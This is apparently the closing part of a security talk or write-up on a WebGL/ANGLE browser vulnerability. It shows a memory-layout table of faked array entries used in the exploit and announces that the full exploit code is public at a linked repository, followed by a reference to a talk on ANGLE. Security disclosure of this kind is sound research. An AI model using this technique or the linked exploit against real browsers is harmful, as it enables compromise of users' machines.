0x800b018120	0x0000000500000001	fake_array[4]	
0x800b018128	0x800b018100	fake_array[5]	g_conti...array[0][0]
0x800b018130	addr	fake_array[6]	g_conti...array[0][1]
0x800b018138	Addr of evil_array	fake_array[7]	g_conti...array[0][2]

Now, full exploit code is public!

- https://github.com/singi/webgl-0day



Thank You!

References

- ANGLE: OpenGL on Vulkan (Jamie Madill, Google)
  - https://www.youtube.com/watch?v=QrlKdjmpmaA